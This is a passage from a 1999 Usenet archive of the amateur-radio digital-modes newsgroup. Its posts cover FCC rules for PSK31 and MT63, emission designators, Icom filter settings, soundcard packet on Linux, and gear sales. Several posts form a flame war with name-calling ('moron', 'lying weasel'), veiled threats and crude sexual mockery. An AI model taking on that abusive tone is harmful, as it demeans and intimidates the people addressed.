>Order specifically covers CLOVER, G-TOR and PACTOR and states that these
>modes " . . . do not conflict with our [FCC's] objective of preventing
>the use of codes or ciphers intended to obscure the meaning of the
>communication." ARRL Legal Counsel Chris Imlay has written the FCC
>requesting that the provisions of the order be extended to cover PSK31
>as well. I don't have the actual FCC response in hand, but I've been
>informed that they intend to treat PSK31 in the same fashion. In fact,
>one individual at the FCC (I don't have his name) gave the green light
>when we wanted to fire up PSK31 at W1AW.
>
>As you say, however, the more efficient course of action would be a
>rewrite that would automatically authorize any publicly documented
>digital code. It would certainly nip these issues in the bud (and save
>Chris Imlay the trouble).
>
>73 . . . Steve Ford, WB8IMY
>QST Managing Editor

That's reassuring. I hope that you'll publish the contents of the written
opinion in QST, and perhaps post it on the ARRL web as well. Having
that in hand is adequate response to the problem language in 97.309.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

687. Re: MT63 Web Site upgrade

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-05 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <36dc6c08.189970145@news.atl.bellsouth.net>
Source record: 19889
Cross-posted to: alt.radio.digital,aus.radio.amateur.digital,aus.radio.amateur.misc,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,uk.radio.amateur

On Fri, 5 Feb 1999 14:29:30 +1300, "Fred" <as149@detroit.freenet.org> wrote:
>For those (especially in the USA) who are frightened to run advanced digital
>modes because they have not been blessed by the ARRL and/or the FCC, gee we
>feel sorry for you! MT63 is public domain, and although coded, is not
>encrypted.

We feel sorry for us too. :-)

It does appear that the FCC will allow these usages, however, even though
they are in direct contradiction to the language in Part 97. It appears to be
a case of "do what we meant, not what we said".

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

688. Re: Apple II software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-05 00:00:00 UTC
From: wd1v@mediaone.net
Message-ID: <wd1v-0502991829550001@wdonev.ne.mediaone.net>
Source record: 19890

In article <79fjl3$5je$1@news2.news.iol.ie>, "Donal Leader"
<donalmie@iol.ie> wrote:

> Hi:
>
> Is there anyone out there who is using an Apple II for packet radio. If so,
> I would be glad to know whether there is still software available. I want
> to put an Apple IIc+ to use for packet purposes and would really love to
> have the software to do this. Any ideas?
>
> Thanks
>
> Donal EI5IT

Apple II software available on AOL - connect with an AOL user
and you can get terminal software that you can then use
with any of the popular TNCs.

--
\
\ 0__~\
_\@_^__*)
O \o
John D. Seney, WD1V [FN42]
http://people.ne.mediaone.net/wd1v/index.html

689. Alinco DR-1200T

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-05 00:00:00 UTC
From: Art <ka3fmo@erols.com>
Message-ID: <79g4sv$a4s$1@winter.news.rcn.net>
Source record: 19891
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment

Hello,
I have for sale the Alinco Data Radio, DR-1200T. This was used for Packet Radio. No mic. Radio did not come with mic, since its a Data Radio. Very good condition. Dial light burned out. Still have original box with receipt and manual. $175 or best offer.

Thanks..
Art....ka3fmo
ka3fmo@erols.com

690. FS: Alinco Data Radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-05 00:00:00 UTC
From: Art <ka3fmo@erols.com>
Message-ID: <79g56b$c3p$1@winter.news.rcn.net>
Source record: 19892
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment

Hello,
Not sure if my last post went out or not. I have for sale the Alinco Data Radio, DR-1200T. Still have original box, receipt and manual. Very good condition. Used only for Packet in my house. Does not include mic (since its a Data Radio, never came with mic). Front dial light burned out. $175 or best offer..you ship.

Thanks..
Art...ka3fmo
ka3fmo@erols.com

691. Re: Whats a good modem for laptop APRS?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-05 00:00:00 UTC
From: Walter Dunckel <wdunckel@best.com>
Message-ID: <36BB9BDB.74F6BA13@best.com>
Source record: 19893

PacCom makes a very small unit that is good for laptops
Kantronics KPC-3 is another sure bet

Also, a Kenwood's TH-D7a packet controller in a radio is a good choice,
but missing a few of the features found in a regular TNC. - Also
restricts you a little on frequencies if you want to use business freqs.

Good luck,

Walter

Jtovet wrote:
>
> Hi...I enjoy aprs from my home using a KAM and APRS DOS software.
>
> I want to try to do it from the road, with my old 486 laptop. I can set up the
> software just fine, and was thinking about using the BAYCOM TNC. Any thoughts?
> I'm going to talk to Bob Bruninga about getting the commercial software, and
> see if I can set up some local business's with a way of tracking their
> vehicles. Seems like a great idea. Could be run on the business band. Well,
> anyway if anyone knows of a decent tnc for a laptop I'd appreciate it
> Thanks
> Jim
> KA1EUI

692. Re: Why not 500 Hz Filter for PSK?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-06 00:00:00 UTC
From: Seth Miller <seth.miller@NOSPAMworldnet.att.net>
Message-ID: <36BBEA59.534D429C@NOSPAMworldnet.att.net>
Source record: 19796

Hi Jim.

I am using the 500 Hz filter in the 455 IF, not the 9 MHz. And FWIW, looking at the block schematic of the 746, it appears that it has the same sort of 4th IF to DSP arrangement as in the 756.

No problem using the 500 Hz '455' IF filter, in fact it helps quite a bit in keeping the Pactor out, but tuning high or low doesn't help. It is necessary to either shift the IF with the PBT, or set the PSK tone frequency to be centered in the filter passband (1500 Hz works fine). Either method will permit use of the 500 Hz 455 filter, but simple tuning above or below the operating frequency won't help as it does nothing to center the PSK signals in the filter passband.

This all relates to the 455 IF of course, as I do not have any optional 9 MHz IF filters installed.

- Seth

James Rosenthal wrote:
>
> Hi Seth,
>
> I was just about to try your trick on my IC-756. Since you are having the
> problem with a 746 I looked in my 756 service manual to check it out;
>
> The "9" Mhz filters are as follows;
> MODE Frequency B/W
> SSB 9.0115 2.4 Khz
> CW, RTTY 9.0106 .5 Khz Notice that this IF's center freq
> is 900 Hz LOWER than the SSB IF freq.
> AM 9.0100 9 or 15 Khz
> FM 9.0115 15 Khz
>
> It would appear that the that if you used a "9" Mhz CW filter that the
> third IF ("455") would end up 900 Hz HIGH (i.e. centered at 455.9 kHz
> instead of centered at 455 kHz). In the 756 there is a final IF (4th)
> at 15.625 kHz that is sent to the DSP circuits. If the 3rd IF ("455")
> is .9 kHz high then the 4th IF ends up at 16.525 kHz. This will certainly
> NOT work out!
>
> It would appear that a 500 kHz "455" filter would work OK since they are
> all centered at 455 kHz. And guess what, they cost about twice as much as
> the "9" Mhz filters (naturally)!
>
> Quick idea ---> try tuning the radio 900 Hz BELOW the desired frequency

> and see if you can hear the signal you are trying to tune in. Try it on
> WWV so you have a steady carrier to work with. LET ME KNOW IF IT WORKS OUT
> THAT WAY. As soon as you can try it. (I'm assuming that you don't hear any
> signals on the frequency you expect to hear them.
>
> I'm going to the Miami ham fest tomorrow and I will ask the ICOM guys
> about this since I want to do the same thing. It looks like WE may have
> to use the 455 filter. Except I need to slave some more 1st :(
>
> 73, Jim Rosenthal, WA4STJ

693. ON6TS Fact sheet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-06 00:00:00 UTC
From: No Spam <no@spam.be>
Message-ID: <36BC0678.97F4EEF2@spam.be>
Source record: 19797

Please visit "ON6TS Fact Sheet" which is accessible through "The Aerts Family homepage".

http://gallery.uunet.be/albert.aerts

694. 10 meter RTTY

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-06 00:00:00 UTC
From: Paul <w9ned@blueriver.net>
Message-ID: <36BC26DF.3546B4D2@blueriver.net>
Source record: 19798
Cross-posted to: alt.ham-radio.rtty,rec.radio.amateur.digital.misc

I have a RTTY MBX up on 28.110 mhz running from 7:00 am - 7:00pm EST
The contest is coming up next weekend it is time to check you system.

The system is a :

Kenwood TS-830s running 50 watts
14AQV @ 30'
Tigertronics BP-2M modem
Compaq Contura 4/25
MIX 2.21 Multimode software.

--
Paul Seigle

w9ned@blueriver.net

w9ned@k9iu.#sin.in.usa.noam <-- Packet

695. Re: Let's find consensus on the meaning of the term "Real Ham"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-06 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <79hdld$cnp@enews1.newsguy.com>
Source record: 19799
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Greg Jones ; WD5IVD wrote in message <79cqmvbvr1@hornet.fibr.net>...
>In article <795ag4$5bp@enews4.newsguy.com> Charles Brabham,
n5pvl@texoma.net
>writes:
>>Clowns like Greg Jones, who actually PROMOTE "amateur telephone" are
>>directly responsible for our present situation here. Don't think so? Take
a
>>look at the result of Greg's policies here in Texas, where the TexNet
>>high-speed Packet net is now kaput and is slated to be replaced by ***
>>Internet connections *** in preference to Amateur Radio. The TexNet folks
>>have gone so far as to say that TexNet node SYSOPs without Internet
>>connections will be edged out of the "network". - A real proud day for Ham
>>Radio when that was announced, huh?
>>
>
>Sorry Charlie (or is it Baby Huey?)
>
>There are no "amateur telephones" used on TexNet or any other networks that
I
>am involved with.
>
>We don't use any 'telephone' modems on any of the TexNet nodes. You know
>that.

I'm not sure where you are trying to go with this, Greg. Are you actually trying to deny that the TexNet folks are planning on utilizing Non-Ham means of communication to link TexNet nodes? If so, maybe you better have a word with Tom McDermott, who said exactly that in the May '98 issue of the TPRS Q-Report.

Maybe next time you decide to weasel or lie, Greg, maybe you should try to find something which is not so well documented.

Moron.

>You harp on these issue because others who don't know the facts
>might listen to you and that it isn't about what is good for amateur radio,
>but all about personal attacks against a few that you believe did you
>wrong at some point in the distant past.

No, actually I "harp" on this issue because the stupid practices you have promoted have done a lot of harm to the Amateur Packet Radio network. I intend to put a stop to that particular source of problems, and if you happen to get in the way that's just too damn bad.

I'm not the only Ham who is tired of seeing the Packet net destroyed by your LandLine Lid buddies.

>
>I sure wish you would get your facts straight.

I wish you cared about Amateur Radio, and your fellow Hams. - Or that you were a good deal more intelligent. Either or both would be just fine.

>
>The networking technology that TAPR is currently working on doesn't
>utilize 'telephone' modems. It is all RF based. Radios talking
>to other radios. We aren't building telephone modems into any
>of our projects. No sir Huey.

But YOU have promoted "Amateur Telephone" on many many occasions, and still do so when talking things over with your LandLine Lid buddies and think you can get away with it.

TAPR was operating long before your sorry LandLine Lid ass came along, and it will do just fine after you have hit the trail.

Hopefully you'll be making that move very soon. I'll be glad to help you along.

Why should Hams have a lying weasel running TAPR? Hams should have more dignity than that.

For more information about Greg's lies and the leadership gap in Amateur Packet Radio which Greg has become the "poster boy" for, see my article "Amateur Packet Radio's Malaise" at my web-site. It can also be viewed at:

http://www.packetradio.com (Number 39)

Enjoy!

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

696. Re: Why not 500 Hz Filter for PSK?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-06 00:00:00 UTC
From: Ron Higgs <erhiggs@flash.net>
Message-ID: <36BC5520.11840AAC@flash.net>
Source record: 19800

FWIW, I use a 500hz. 9 mhz. filter with the 746 in LSB mode and have the (inner knob - 9mhz.) PBT moved to the right to two o'clock and the tone frequency set at 1khz. (so that tone freq. is readout + 1khz for convenience). Selecting the tone/tones (PSK/RTTY) and centering the IF so that the filter is optimal is best done with a soundcard and a RTTY program or (better) he use of the freeware program GRAM42 available from http://www.monumental.com/rshorne/gram.html. Use of the USB mode indicated that the tones would have to be much higher to fall in the adjusted IF passband.

Regards, Ron

James Rosenthal wrote:
>
> Hi Seth,
>
> I was just about to try your trick on my IC-756. Since you are having the
> problem with a 746 I looked in my 756 service manual to check it out;
>
> The "9" Mhz filters are as follows;
> MODE Frequency B/W
> SSB 9.0115 2.4 Khz
> CW, RTTY 9.0106 .5 Khz Notice that this IF's center freq
> is 900 Hz LOWER than the SSB IF freq.
> AM 9.0100 9 or 15 Khz
> FM 9.0115 15 Khz
>
> It would appear that the that if you used a "9" Mhz CW filter that the
> third IF ("455") would end up 900 Hz HIGH (i.e. centered at 455.9 kHz
> instead of centered at 455 kHz). In the 756 there is a final IF (4th)
> at 15.625 kHz that is sent to the DSP circuits. If the 3rd IF ("455")
> is .9 kHz high then the 4th IF ends up at 16.525 kHz. This will certainly
> NOT work out!
>
> It would appear that a 500 kHz "455" filter would work OK since they are
> all centered at 455 kHz. And guess what, they cost about twice as much as
> the "9" Mhz filters (naturally)!
>
> Quick idea ---> try tuning the radio 900 Hz BELOW the desired frequency
> and see if you can hear the signal you are trying to tune in. Try it on
> WWV so you have a steady carrier to work with. LET ME KNOW IF IT WORKS OUT
> THAT WAY. As soon as you can try it. (I'm assuming that you don't hear any
> signals on the frequency you expect to hear them.
>
> I'm going to the Miami ham fest tomorrow and I will ask the ICOM guys

> about this since I want to do the same thing. It looks like WE may have
> to use the 455 filter. Except I need to slave some more 1st :(
>
> 73, Jim Rosenthal, WA4STJ

Richwood, Texas

697. Re: Why not 500 Hz Filter for PSK?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-06 00:00:00 UTC
From: flanders@groupz.net
Message-ID: <36bc6466.3235311@nntp.groupz.net>
Source record: 19801

(CC'ed to psk31 mailing list.)

FYI: I have the FL-100 and FL-52A 500Hz RTTY/CW filters installed in my IC-756. To use them on psk31, I went to the setup menu and told the menu that they were the FL-223 and FL-222 pair (narrow SSB filters). I also set the CW-N and RTTY-N modes to use these "new" filters. (Thanks, Ron Higgs and ZL1BPU for the tips on doing all this.)

I can now operate all modes RTTY, CW, and psk31 at 1000 Hz with the 500 Hz filters working for me. SInce the rig shifts those filters around according to what it _thinks_ is the appropraite offset, I have to "undo" the shift by use of the PBT knobs. I have found the appropriate PBT settings to be:

Mode PBT Knob Position*
RTTY-N inner 4
RTTY-N outer 8
CW-N inner 4
CW-N outer 8
psk31 inner 8 (USB-N mode)
psk31 outer 11 (USB-N mode)

* (1=full CCW, 11=full CW)

With my casdaded filters, I can narrow any of the passbands by tweaking the PBT positions in the usual way. For instance, I can use psk31 at 9 and 10, with about 200 - 250 Hz passband. I can actually see it narrow down on the waterfall display as I tweak it.

You should be able to use a single filter with the above adjustments, but cascading them as I have done gives you the additional advantage of narrowing the passband smoothly beyond what either filter is capable of. Incidentally, I got both filters on rec.radio.swap for much less than what dealers get for the FL-52A alone.

Jerry W4UK

On 6 Feb 1999 05:33:56 GMT, z005381b@bc.seflin.org (James Rosenthal) wrote:

>Hi Seth,
>
>I was just about to try your trick on my IC-756. Since you are having the
>problem with a 746 I looked in my 756 service manual to check it out;
>
>The "9" Mhz filters are as follows;
>MODE Frequency B/W

>SSB 9.0115 2.4 Khz
>CW, RTTY 9.0106 .5 Khz Notice that this IF's center freq
> is 900 Hz LOWER than the SSB IF freq.
>AM 9.0100 9 or 15 Khz
>FM 9.0115 15 Khz
>
>It would appear that the that if you used a "9" Mhz CW filter that the
>third IF ("455") would end up 900 Hz HIGH (i.e. centered at 455.9 kHz
>instead of centered at 455 kHz). In the 756 there is a final IF (4th)
>at 15.625 kHz that is sent to the DSP circuits. If the 3rd IF ("455")
>is .9 kHz high then the 4th IF ends up at 16.525 kHz. This will certainly
>NOT work out!
>
>It would appear that a 500 kHz "455" filter would work OK since they are
>all centered at 455 kHz. And guess what, they cost about twice as much as
>the "9" Mhz filters (naturally)!
>
>Quick idea ---> try tuning the radio 900 Hz BELOW the desired frequency
>and see if you can hear the signal you are trying to tune in. Try it on
>WWV so you have a steady carrier to work with. LET ME KNOW IF IT WORKS OUT
>THAT WAY. As soon as you can try it. (I'm assuming that you don't hear any
>signals on the frequency you expect to hear them.
>
>I'm going to the Miami ham fest tomorrow and I will ask the ICOM guys
>about this since I want to do the same thing. It looks like WE may have
>to use the 455 filter. Except I need to slave some more 1st :(
>
>73, Jim Rosenthal, WA4STJ
>
>

698. Re: Let's find consensus on the meaning of the term "Real Ham"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-06 00:00:00 UTC
From: kh2d@my-dejanews.com
Message-ID: <79hpmq$dh8$1@brokaw.wa.com>
Source record: 19802

"Babbling Charlie Brabham", the EX SYSOP <n5pvl@texoma.net> wrote:

>Why should Hams have a lying weasel running TAPR? Hams should have more
>dignity than that.

I have a better question, Charlie. Why does everyone who reads this
newsgroup have to put up with your sorry, repetative, boring bullshit ?
Hams should have more dignity than that.

Get a life, Charlie. Your SYSOP days are over. Nobody gives a rats ass
about your non-existant 'global packet network'. It doesn't exist. If it did,
you would be on PACKET preaching the Gospel of 1200 Baud. But you
aren't. You are here. Probably your mo' dumb connects at 1200 baud, but
unfortunatly for the rest of us, you are here. I know, don't tell me, you
aren't a Land Line Lid. You connect to the internet with a Baycomm
modem and your Radio Shack HT, right ?

Go read some Pactor mail. Your sister Cranky Hanky is running around
slamming your favorite new toy, Flexnet.....

Find a woman, Charlie. Stop sleeping with your MFJ TNC. Be all that you can
be, Charlie - do something constructive with your life - set up two Flexnets and
two sound cards and forward yourself some bulletins across the basement.

73, Jim KH2D

699. KAM+ and FT 847

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-06 00:00:00 UTC
From: Kim Campbell <wb4lzq@mindspring.com>
Message-ID: <79hsjd$2ee$1@camel15.mindspring.com>
Source record: 19803

Hello all,
I have a KAM+ and FT 847 and can't seem to get pactor to work. It recieves ok and keys the transmitter but will not link up. Seems to be a timing problem but I can't seem to figure it out. Kinda sounds like my receiver is not switching fast enough to receive the ACK from the other guy. Has anyone else encountered this with the KAM/FT847? Any assistance would be appreciated. 73

Kim WB4LZQ
wb4lzq@mindspring.com

700. Haw to put up my X-Yagi antenna to Right circulated polarisation ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-06 00:00:00 UTC
From: Geert Pirens <geert.pirens@ping.be>
Message-ID: <79hu4r$f2d$1@news3.Belgium.EU.net>
Source record: 19804
Cross-posted to: rec.radio.amateur.antenna,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.space,tw.bbs.rec.radio.amateur,uk.radio.amateur

Hello.

This is an question to a HAM whoes have experiance whit this !

I have a 2M 9elements X- YAGI antenna, I can use it vertical or horizontal
polarized.
Now I like to configure my antenna righthand circulated.

I t is a TONNA antenna he have open dipoles (not closed).

THANKS TO YOU ALL !

kind regards, 73'

Geert Pirens

701. Re: DAT recorder

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-06 00:00:00 UTC
From: Brad Cooley <bcool@dtc.net>
Message-ID: <6d%u2.1008$1a1.27102@newsfeed.slurp.net>
Source record: 19805

I use goldwave which you can download at www.goldwave.com
You can record the sounds with the sound card directly into the program and the change
the playback rate to whatever speed you want.

technolad@webtv.net wrote in message
<2781-36B9B99B-3@newsd-232.iap.bryant.webtv.net>...
I have a dat tape recorder (Denon DTR 80-p) that I use for logging
and code practice.
Although I can only copy up to 10 wpm and most of the code is over
20wpm! on 10-80, would like to find some way to slow the tape so I can
copy what's on,.. for code practice, since the tape is digital it
shouldn't matter what speed it's going, can I download small portions of
tape at a time into a computer, than control the speed of the morse with
the computer?

702. Re: Help with Linux/TNC question.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-06 00:00:00 UTC
From: James Morris <jmorris@intercode.com.au>
Message-ID: <36BC7FFD.2A989750@intercode.com.au>
Source record: 19806

KG4BIA wrote:
>
> Hi all,
>
> I have a co-worker that's using Linux on a spare computer. We have heard that
> if you run Linux and have a Soundblaster compatible soundcard, you could use
> the soundcard as a TNC. Is this true? And if so, what equipment and/or setup is
> needed to make it work. Sorry if this is a dumb question to ask but, we are
> both new to packet (2 meter FM). Thanks in advance.
>

Yep, the soundcard works as a modem. I've had success with a very
simple setup using a 2M HT (FT411E) at 1200bps.

You need to connect the audio out from the sound card into the radio
(ideally to the modulator, but audio is fine at 1200), and audio out
from the radio to the Line In on the sound card (agin, this works for
1200 bps, but you'll probably need to grab the discriminator output from
the radio for higher speeds).

The other hardware bit is the PTT line, which can be set to trigger via
a serial or parallel port. Some circuits for this may be found at:

http://www.ife.ee.ethz.ch/~sailer/pcf/ptt_circ/ptt.html

A very solid overview of how it all fits together is located at:

http://metalab.unc.edu/LDP/HOWTO/AX25-HOWTO.html

- James VK2GVA
--
James Morris
<jmorris@intercode.com.au>

703. Re: digital signal ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-06 00:00:00 UTC
From: "Tom (The other one)" <badger@telalink.net>
Message-ID: <Q50v2.808$0t.1370305@news4.atl>
Source record: 19807

SHAWN wrote in message <79b00d$5q3$1@news.inc.net>...
>I am picking up a digital signal on 150.000mhz and 150.030mhz they do not
>sound like weather sats anybody have any ideas on what i am hearing and if
>there is a program to decode it?
>eagle@ez-net.com

Those are signals from Russian navigation sats. There was a decent article
in Popular Communications or Monitoring Times a couple months ago on the
signals. I will see if I can round up the author and find the article to
forward to you.
Not sure if they are decodable though.

73

Tom

704. Re: Calling all Motorola EVM Users!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-06 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <36ea9450.253875923@news.atl.bellsouth.net>
Source record: 19808
Cross-posted to: aus.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,uk.radio.amateur

On 6 Feb 1999 01:44:39 GMT, Hamish Moffatt <hamish@rising.com.au> wrote:
>In aus.radio.amateur.digital Gary Coffman <ke4zv@bellsouth.net> wrote:
>>>In article <36ba0f68.0@news.iprolink.co.nz>, Fred
>>><as149@detroit.freenet.org> writes
>>>>As to the designator, well.....
>>>>64 tones, spaced 15.625 Hz, each modulated with BPSK,
>>>>at 10 bps, so what does that make it?
>
>> I put on my ITU emissions designator glasses and looked at
>> this yet again. I now think it is J7B. The subcarriers are not
>
>Which makes things interesting; the Australian Communication
>Authority's web site doesn't mention 7 for the middle digit
>(only 1, 2, 3 and 8), and so J7B isn't listed in the allowed
>modes for HF..
>
>The multiple subcarriers are produced by modulating the main
>carrier with a single audio signal, though, so perhaps they
>are not really subcarriers at all; hence J2B would apply.

I don't think you can interpret it that way. You have multiple
angle modulated subcarriers amplitude modulated onto a
single (suppressed) main carrier, so 7 is the proper designator.
If you want to treat it as a single analog composite signal, then
you'd have to use J3B. But you can't do that because the tones
have discrete spacings, and thus aren't analog, so that's
inappropriate too. A case where that would be appropriate is
FAX, which is J3C.

J2B is functionally the same as G1B, and can be used
interchangeably with it, just as J2A and A1A can be used
interchangeably (most modern rigs actually generate A1A
via injecting a tone in the modulator, so they can also be
called J2A, but the result is functionally equivalent to AIA
on the air).

G1B/J2B describes PSK31, but certainly doesn't describe
MT63. The multiple tones make it J7B. (You can't call it
G7B, though that's tempting to do, because the subcarriers
aren't phase modulated onto a main carrier. There doesn't
appear to be a primary designator for multiple independent
phase modulated carriers, so equivalences of the AIA/J2A
sort aren't possible.)

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

705. N5PVL - What are you going to do about it?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-06 00:00:00 UTC
From: K0HB@arrl.org
Message-ID: <79i9p4$g8e$1@nnrp1.dejanews.com>
Source record: 19809
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Charles Brabham wrote:

> I intend to put a stop to that particular source of problems,
> and if you happen to get in the way that's just too damn bad.

Hey Big Guy,

I might decide to add a twisted-pair link to my packet operation,
just to see what you will *do* about it -- my guess is you won't
do anything, but just write interminable rants and jeremiads.

73 and enjoy,

Hans, K0HB

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

706. FS: Motorola Rptrs

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-06 00:00:00 UTC
From: Murray Green <mgreen@erols.com>
Message-ID: <36BCB942.2379@erols.com>
Source record: 19810
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.misc

FOR SALE: Two Motorola Micor 100 watt continous solid state repeaters. Absolutely mint. Manufactured in August 1988; consecutive serial numbers.

Split: 132-150.8 mhz, 2 channels. Sorry but no crystals/manuals available. Will sell separately. Best offer, plus shipping from Maryland (near WashDC.) Reply to mgreen@erols.com 73 Murray, K3BEQ

707. Computing AX.25 FCS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-06 00:00:00 UTC
From: Len Popyack <popyack@borg.com>
Message-ID: <01be5214$c652eee0$4e2462ce@popyack>
Source record: 19811

I am looking for information on how I can compute the Frame Check Sequence for AX.25 packets. The latest AX.25 Protocal Standard from TAPR only refers the user to ISO 3309. I can not find ISO 3309 in our Tech library, or anywhere on the internet. The book costs $60! This is sure a lot of work and $$ for something that should have been spelled out in the TAPR AX.25 spec. Does anyone have any information on the FCS and how I can compute it?? Thank you. Len Popyack, WF2V

popyack@borg.com

708. Correct URL for KaWin web site

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-06 00:00:00 UTC
From: Stan Huntting <stan@sni.net>
Message-ID: <79ibvu$5gt$1@news-2.csn.net>
Source record: 19812
Cross-posted to: rec.radio.amateur.antenna,rec.radio.amateur.digital.misc

The URL for the KaWin web site changed more than a year ago, but the old URL has continued to work until very recently. Please update your links.

Old URL: http://www.mutadv.com/kawin
Old email address: stan@mutadv.com

New URL: http://www.sni.net/kawin/
New email address: stan@sni.net

Stan

Stan Huntting, KW7KW (ex-KF0IA)
Email: stan@sni.net Fax: 303 444 2314
Post: 4655 Pleasant Ridge Rd., Boulder, CO 80301-1731, USA
SA Watch/KaWin/PicturePacket home page: http://www.sni.net/kawin/

709. Re: N5PVL - What are you going to do about it?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-06 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <79iese$14c2@enews4.newsguy.com>
Source record: 19813
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

K0HB@arrl.org wrote in message <79i9p4$g8e$1@nnrp1.dejanews.com>...
>Charles Brabham wrote:
>
>> I intend to put a stop to that particular source of problems,
>> and if you happen to get in the way that's just too damn bad.
>
>Hey Big Guy,
>
>I might decide to add a twisted-pair link to my packet operation,
>just to see what you will *do* about it -- my guess is you won't
>*do* anything, but just write interminable rants and jeremiads.

Exactly. If you start promoting "Amateur Telephone" and use Non-Ham links to "route around", circumvent, or replace attempts by Hams to use Radio, I will label you a "LandLine Lid", and point out your thoughtless, destructive behavior to your peers.

Count on it. We most certainly do not need more LandLine Lids. We need more Hams.

What you do is your lookout, not mine. When you act in a way that harms and undercuts Hams trying to use Radios though, I'll point out your Lid-Like behavior for what it is.

Count on it.

Be a Ham!

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

710. Re: Calling all Motorola EVM Users!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-06 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <79g6q7$40b$2@arachne.labyrinth.net.au>
Source record: 19894
Cross-posted to: aus.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,uk.radio.amateur

In aus.radio.amateur.digital Gary Coffman <ke4zv@bellsouth.net> wrote:
>>In article <36ba0f68.0@news.iprolink.co.nz>, Fred
>><as149@detroit.freenet.org> writes
>>>As to the designator, well.....
>>>64 tones, spaced 15.625 Hz, each modulated with BPSK,
>>>at 10 bps, so what does that make it?

> I put on my ITU emissions designator glasses and looked at
> this yet again. I now think it is J7B. The subcarriers are not

Which makes things interesting; the Australian Communication
Authority's web site doesn't mention 7 for the middle digit
(only 1, 2, 3 and 8), and so J7B isn't listed in the allowed
modes for HF..

The multiple subcarriers are produced by modulating the main
carrier with a single audio signal, though, so perhaps they
are not really subcarriers at all; hence J2B would apply.

Hamish
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au

Rising Software Australia Pty. Ltd.
Developers of music education software including Auralia & Musition.
31 Elmhurst Road, Blackburn, Victoria Australia, 3130
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA Toll Free: 1-888-667-7839
Internet: http://www.rising.com.au/

711. Re: Why not 500 Hz Filter for PSK?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-06 00:00:00 UTC
From: z005381b@bc.seflin.org
Message-ID: <79gk84$ito@nntp.seflin.org>
Source record: 19895

Hi Seth,

I was just about to try your trick on my IC-756. Since you are having the problem with a 746 I looked in my 756 service manual to check it out;

The "9" Mhz filters are as follows;
MODE Frequency B/W
SSB 9.0115 2.4 Khz
CW, RTTY 9.0106 .5 Khz Notice that this IF's center freq
is 900 Hz LOWER than the SSB IF freq.
AM 9.0100 9 or 15 Khz
FM 9.0115 15 Khz

It would appear that the that if you used a "9" Mhz CW filter that the third IF ("455") would end up 900 Hz HIGH (i.e. centered at 455.9 kHz instead of centered at 455 kHz). In the 756 there is a final IF (4th) at 15.625 kHz that is sent to the DSP circuits. If the 3rd IF ("455") is .9 kHz high then the 4th IF ends up at 16.525 kHz. This will certainly NOT work out!

It would appear that a 500 kHz "455" filter would work OK since they are all centered at 455 kHz. And guess what, they cost about twice as much as the "9" Mhz filters (naturally)!

Quick idea ---> try tuning the radio 900 Hz BELOW the desired frequency and see if you can hear the signal you are trying to tune in. Try it on WWV so you have a steady carrier to work with. LET ME KNOW IF IT WORKS OUT THAT WAY. As soon as you can try it. (I'm assuming that you don't hear any signals on the frequency you expect to hear them.

I'm going to the Miami ham fest tomorrow and I will ask the ICOM guys about this since I want to do the same thing. It looks like WE may have to use the 455 filter. Except I need to slave some more 1st :(

73, Jim Rosenthal, WA4STJ

712. Re: N5PVL - What are you going to do about it?

